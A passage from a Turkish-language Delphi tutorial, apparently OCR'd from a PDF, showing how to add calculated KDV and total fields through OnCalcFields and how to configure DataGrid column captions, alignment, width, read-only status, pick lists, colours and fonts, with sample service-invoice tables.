//Sütun içeriklerini Edit kontrollerine aktaran prosedür
begin
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Bu örnekte "doldur" isimli prosedürü "Private" veya "Public" kısmında tanımlayın. Basit bir prosedür gibi tanımlarsanız "Edit" kontrolü için, "Form1.Edit1.Text" şeklinde kullanılması gerekir.

Veri Tabanında Olmayan Sütunlar Yaratmak:

Diğer sütunlardan yola çıkarak hesaplanabilen sütunları Veri Tabanına koymamak dosyanızın daha az yer tutmasını sağlayacaktır. Şayet mecbur kalmazsanız (mecbur kalabileceğiniz bir durum bilmiyorum) bu tür sütunları aşağıda göstereceğim şekilde oluşturunuz. Daha önce oluşturduğumuz tabloda "TUTAR" sütununu kullanarak tabloda mevcut olmayan "KDV" ve "TOPLAMFIYAT" sütunlarını oluşturacağız. Aşağıdaki adımları dikkatlice takip ediniz.


- Formunuzun üzerine bir adet "Table" nesnesi yerleştirerek "DatabaseName" özelliğine tanımlamış olduğunuz "Alias" ınızın ismini girin (bizim örneğimizde gazi).
- İkinci adımda "Table" kontrolünün "TableName" özelliğine "SERVIS" tablonuzun ismini aktarın.
- "DataAccess" yaprağında yer alan "DataSource" kontrolünden bir adet formunuza sürükleyin. "DataSet" özelliğine "Table1" kontrolünü aktarın.
- Dördüncü adımda formunuza bir adet "Additional" yaprağında yer alan "ScrollBox" kontrolü ekleyerek, "Align" özelliğine "alClient", "BorderStyle" özelliğine de "bsSingle" değerlerini aktarın (estetik görünüm için).
- Beşinci adımda formunuza "DataControls" yaprağında yer alan "DataGrid" kontrolü ekleyerek "DataSource" özelliğine "DataSource1" nesnesini aktarınız.
- Altıncı adımda Table kontrolünüzün "Object Inspector" penceresinden "Active" özelliğini "true" yapın.

SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL


- Şu aşamada programınızı çalıştırırsanız yukarıdaki şekilde tablonuzda yer alan tüm sütunları "DataGrid" nesnesinde listeletmiş olacaksınız. Bu

adımdan sonra tablonuzda yer almayan “KDV” ile “TOPLAM TUTAR” sütunlarını oluşturmayı göztereceğim.

- Yedinci adımda “Table” nesnesi üzerine mousun sağ tuşuyla tıklayın. “Açılan menüden “Fields Editör” seçeneğini seçiniz.
- Açılan beyaz pencerede mousun sağ tuşuna tıklayarak açılan menüden “Add All Fields” seçeneğini tıklayınız.




- Tüm sütunları ekledikten sonra tekrar mousun sağ tuşuna tıklayın. Açılan menüden “New Fields” seçeneğini seçin Aşağıdaki pencere açılacaktır.



- “Name” kısmına sütun başlığınızı (“KDV”), “Type” kısmına sütunun içereceği verinin tipini (Currency), “Field Type” kısmından nasıl bir veri olacağını (diğer sütun kullanılarak hesaplanacağı için Calculated) “Component” kısmını ise kendisi otomatik olarak dolduracaktır. Bu kısmı değiştirmenize gerek yoktur.
- “OK” Buttonuna tıklayarak sütunun tabloya eklenmesini sağlayın.

- Beyaz ekranda tekrar mousun sağ tuşuna tıklayarak açılan menüden“New Fields” seçeneğini seçiniz. Aşağıdaki pencere açılacaktır. Girilen değerleri aynen sizde oluşturunuz.



- Gerekli değerleri girdikten sonra “OK” Buttonuna tıklayarak pencereyi kapatınız.


Yaratılan Sütun Değerlerini Tablonuzda Hesaplatmak:

- Eklemiş olduğunuz iki yeni sütunun “Object Inspector” penceresinde bulunan “**FieldKind**” özelliklerinin “**fkCalculated**” olduğunu tekrar kontrol ediniz. Aksi takdirde hesaplatma işleminiz başarısızlıkla sonuçlanacaktır.
- Son adım olarak aşağıdaki kodu “Table” kontrolünüzün “**OnCalcFields**” yordamına yazmanız gerekecektir.

```
procedure TForm7.Table1CalcFields(DataSet: TDataSet);
begin
  Table1KDV.AsCurrency:=Table1FATURATUTARI.AsCurrency*0.15;
  Table1TOPLAMTUTAR.AsCurrency:=Table1FATURATUTARI.AsCurrency*1.15;
end;
```

Bu aşamadan sonra uygulamanızı çalıştırırsanız “DataGrid” nesnenizde iki adet yeni sütunun oluştuğunu, bu sütunların içeriklerini tablonuzda yer alan “FATURATUTARI” sütununa göre hesapladıklarını göreceksiniz. Yeni kayıt eklemeniz bu sutünların hesaplanmasını engellemez. Ekleyeceğiniz her yeni kayıt için sonuç yine otomatik olarak hesaplanacaktır. Aynı şekilde var olan bir kayıt üzerinde değişiklik yaparsanız sonuç bu yeni sütunlara da anında


yansıyacaktır. Programınızın en son görüntüsü aşağıda verilmiştir. “KDV” ile ”TOPLAMTUTAR” sütunlarının Veri Tabanınızda var olmadığına dikkatinizi çekelim.



GIDENFIRMA	ARIZASEBEBI	FATURATUTARI	KDV	TOPLAMTUTAR
UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL	22.500.000,00 TL	172.500.000,00 TL
ALPSAN	TESISAT	75.000.000,00 TL	11.250.000,00 TL	86.250.000,00 TL
ALP YAPI	TESISAT	50.000.000,00 TL	7.500.000,00 TL	57.500.000,00 TL
UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL	33.750.000,00 TL	258.750.000,00 TL
DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL	60.000.000,00 TL	460.000.000,00 TL
ALP YAPI	KLIMA	80.000.000,00 TL	12.000.000,00 TL	92.000.000,00 TL

DataGrid Kontrolüne Ait Özellikler:

Kaynağınızdaki kayıtları topluca kullanıcıya göstermek için kullanılan en popüler kontrol sanıyorum “DataGrid” nesnesidir. Bu yüzden kayıtların daha estetik ve güzel görünmesi için yapmanız gereken bir takım ayarlar bulunmaktadır. Şimdi sizlere bu ayarlardan bahsetmek istiyorum. Öncelikle daha önceden oluşturmuş olduğumuz “SERVIS” tablosuna gerekli bağlantıları yapıp tüm kayıtların aşağıdaki pencerede olduğu gibi “DataGrid” nesnesinde gösterilmesini sağlayın (Bağlantı işlemleri her defasında artık anlatılmayacaktır).




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL

Şu anda “DataGrid “kontrolü tablo içerisindeki tüm kayıtları göstermektedir.


DataGrid Kontrolüne Ait Sütun Başlıklarını Belirlemek:

Yukarıdaki pencereye dikkat edecek olursanız, sütun başlıklarınız Veri Tabanın da nasıl belirlendiyse o şekilde gözükmektedir. Fakat bir çok durumda buradaki sütun başlıklarının daha değişik metinle (kısaltma yapmış olabilirsiniz vs) gösterilmesi istenir. Bizde şimdi yapacağımız değişiklikle yeni sütun başlıkları belirleyelim (sütun başlıklarını DataGrid nesnesinden değiştirmek veri tabanınıza yansımaz).

- "DataGrid" kontrolünü seçip mousun sağ tuşuna tıklayın. Açılan menüden "Columns Editör" seçeneğine tıklayın Karşınıza aşağıdaki pencere açılacaktır.




- Açılan bu pencerede ilk etapta hiç bir sütun gözükmeyecektir. Beyaz alanda mousun sağ tuşuna tıklayın, açılan menüden "**Add All Fields**" seçeneğini seçin. Bütün sütunlar yukarıdaki pencerede olduğu gibi ekranınıza eklenecektir.



- Bu adımda sol taraftaki pencereden sütunu seçip "Object Inspector" penceresindeki "Title" özelliğinin solundaki "+" işaretine tıklayın.


❖ Alt satırları açılan “Title” seçeneğinden “Caption” değerlerini tüm sütun başlıkları için ayrı ayrı belirleyin. Aşağıdaki ekran görüntüsü sütun başlıklarının değiştirilmiş halini göstermektedir.



DataGrid Sütun Başlıklarının Ortalanması:

Yukarıdaki adımları aynen izleyerek “Columns Editor” penceresinin açılmasını sağlayın. Bu pencerede ortalatacağınız sütunu seçip “Object Inspector” penceresinde “Title” özelliğinin altında yer alan (diğer Alignment değil)“Alignment” özelliğini “taCenter” olarak değiştirin. Sütun başlıklarınız artık ortalanmış şekilde gözükecektir. Alabileceği diğer seçenekler aşağıda verilmiştir.

Alignment	Sonuç
taCenter	**Sütun İçerisinde Ortalanmış**
taLeftJustify	**Sütun İçerisinde Sola Dayalı**
taRightJustify	**Sütun İçerisinde Sağa Dayalı**



DataGrid Sütun Genişliklerini Ayarlamak:

Düzgün bir görüntü için "DataGrid" nesnenizin sütun genişliklerini en uygun boyuta getirmelisiniz. Aksi takdirde çirkin bir görünümü olacaktır. "DataGrid" nesneniz için sütun genişliklerini aşağıdaki şekilde ayarlayabilirsiniz.

Daha önceki örnekte yer alan adımları aynen izleyip "Columns Editor" penceresini açın. Bu pencerede genişliğini değiştireceğiniz sütunu seçip "Object Inspector" penceresinden "Width" özelliğine uygun olan genişlik miktarını girerek sütun genişliklerini ayarlayabilirsiniz.

DataGrid Sütunlarını ReadOnly Yapmak:

Bilhassa kayıt ekleme veya kayıt değişikliklerinin "DataGrid" kontrolünden yapılmasına izin verdiğiniz durumlarda, kullanıcının bazı sütun değerlerini değiştirebilmesini istemeyebilirsiniz. Bu tip durumlarda o sütuna salt okunur özelliği vermelisiniz. Aşağıda bu işlemi nasıl yapabileceğiniz açıklanmaktadır.

Önceki uygulamada izlediğiniz adımları aynen izleyerek "Columns Editor" penceresinin açılmasını sağlayınız. Salt okunur özelliği vereceğiniz sütunu seçip "Object Inspector" penceresinden "ReadOnly" özelliğini true yapın. Şimdi programınızı çalıştırırsanız, diğer sütunlarda kolayca değişiklik yapabilmenize rağmen "ReadOnly" özelliğini "true" yaptığınız sütunda değişiklik yapamayacaksınız.


DataGrid Sutununu ComboBox Şeklinde Kullanmak:

"DataGrid" kontrolü içerisinde kayıt değişikliği veya kayıt ekleme işlemi sırasında içeriğin, açılan bir "ComboBox" kontrolünden seçilebilmesini sağlayabilirsiniz. Aşağıda bu işlemi nasıl yapabileceğiniz açıklanmaktadır.

Yukarıdaki adımları izleyerek "Columns Editor" penceresinin açılmasını sağlayınız. Sütunlarda "ComboBox" gibi davranmasını istediğinizi seçip "Object Inspector" penceresinden "PickList" özelliğine tıklayın. Pencere açılacaktır. Burada kayıt değişikliği (veya kayıt ekleme) anında kullanıcının seçebileceği seçenekleri teker teker girin. Biz örneğimiz için "MAGAZAADI" sütununa "MIGROS-DIA-GIMA-BIM-ŞOK" değerlerini girdik.

Programı çalıştırdıktan sonra aşağıdaki gibi "DataGrid" kontrolünde yer alan "MAGAZAADI" sütununa mous ile çift tıklayın. Girmiş olduğunuz mağazaların isimlerinin yer aldığı seçenekler ComboBox kontrolünde olduğu gibi açılan bir liste halinde karşınıza gelecektir. Buradan mağazanızı seçip değişikliği gerçekleştirebilirsiniz.

Aşağıdaki pencere “PickList” değerlerine mağaza adları girildikten sonra uygulamanın çalıştırılmasından elde edilmiştir.



DataGrid Kontrolüne Ait Sütun Başlıklarını Renklendirmek:

“DataGrid” kontrolünüze ait sütun başlıklarını istediğiniz şekilde renklendirebilirsiniz. Aşağıda bu işlemi nasıl yapabileceğiniz açıklanmıştır.

Yukarıdaki adımları izleyerek “Columns Editor” penceresinin açılmasını sağlayın. Bu pencerede renklendireceğiniz sütunu seçip “Title” özelliğinin solundaki “+” işaretine tıklayın. Açılan alt seçeneklerde yer alan “Color” özelliğinden dilediğiniz rengi seçebilirsiniz.

DataGrid Sütunlarını Renklendirmek:

Kontrolde gösterilen tüm sütunları farklı renklerde gösterebilirsiniz. Aşağıda belirtilen adımları izleyin.

Daha önce gösterilen şekilde “Columns Editor” penceresini açın. Bu pencerede renklendireceğiniz sütunu seçip “Object Inspector” penceresinden “Color” (Title yok artık) özelliğine istediğiniz rengi atayabilirsiniz.


DataGrid Font Ayarları:

“Columns Editor” penceresini açtıktan sonra font ayarlarını değiştireceğiniz sütunu seçip “Object Inspector” penceresinden “Font” özelliğinin solunda yer alan “+” işaretine tıklayın. Açılan alt seçeneklerden tüm font ayarlarını yapabilirsiniz.


DataGrid Kontrolünde İşe Yaramayan Sütunları Gizlemek:

Bazı durumlarda tablonuzda yer alan tüm sütunları "DataGrid" nesnenizde göstermek istemeyebilirsiniz. Böyle durumlarda aşağıdaki adımları izlemelisiniz.

